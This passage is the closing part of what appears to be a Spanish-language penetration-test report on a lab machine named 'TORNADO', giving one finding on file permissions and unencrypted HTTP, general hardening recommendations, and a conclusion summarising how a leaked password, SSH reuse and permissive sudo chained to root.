Remediación. Deshabilitar `autoindex` en nginx; servir solo los recursos estrictamente necesarios y retirar directorios internos del documento raíz.

Media H-05 — Permisos laxos entre usuarios y HTTP sin TLS

`CVSS 3.1: 4.3 — AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N | CWE-732 + CWE-319`

Descripción. Ficheros de un usuario (p. ej. `user.txt`) son legibles por otras cuentas, y el servicio web opera sobre HTTP sin cifrado, exponiendo datos y credenciales en tránsito.

Remediación. Ajustar permisos y `umask` (datos privados en `700/600`); forzar HTTPS con TLS y redirección desde HTTP.

7. Recomendaciones generales

- **Defensa en profundidad:** ninguna medida aislada bastaba; corregir cada eslabón (web, credenciales, `sudo`) rompe la cadena.
- **Gestión de credenciales:** hash moderno, credenciales únicas por servicio y rotación periódica.
- **Endurecimiento (hardening):** deshabilitar listados, retirar servicios y datos innecesarios, aplicar mínimo privilegio en `sudo`.
- **Monitorización:** alertar sobre accesos anómalos a endpoints de datos y sobre uso de `sudo`.
- **Ciclo seguro (SDLC):** revisar que las APIs nunca devuelvan campos sensibles y realizar pruebas de seguridad recurrentes.

8. Conclusión

La máquina `TORNADO` ilustra cómo varias debilidades de baja complejidad —una API que filtra contraseñas, su reutilización en SSH y un `sudo` permisivo— se encadenan hasta el **compromiso total con privilegios de `root`**. El vector de entrada no fue un exploit sofisticado, sino **información sensible expuesta públicamente**. Aplicando las remediaciones propuestas, especialmente el correcto almacenamiento de contraseñas y el mínimo privilegio, el riesgo se reduce de crítico a residual.
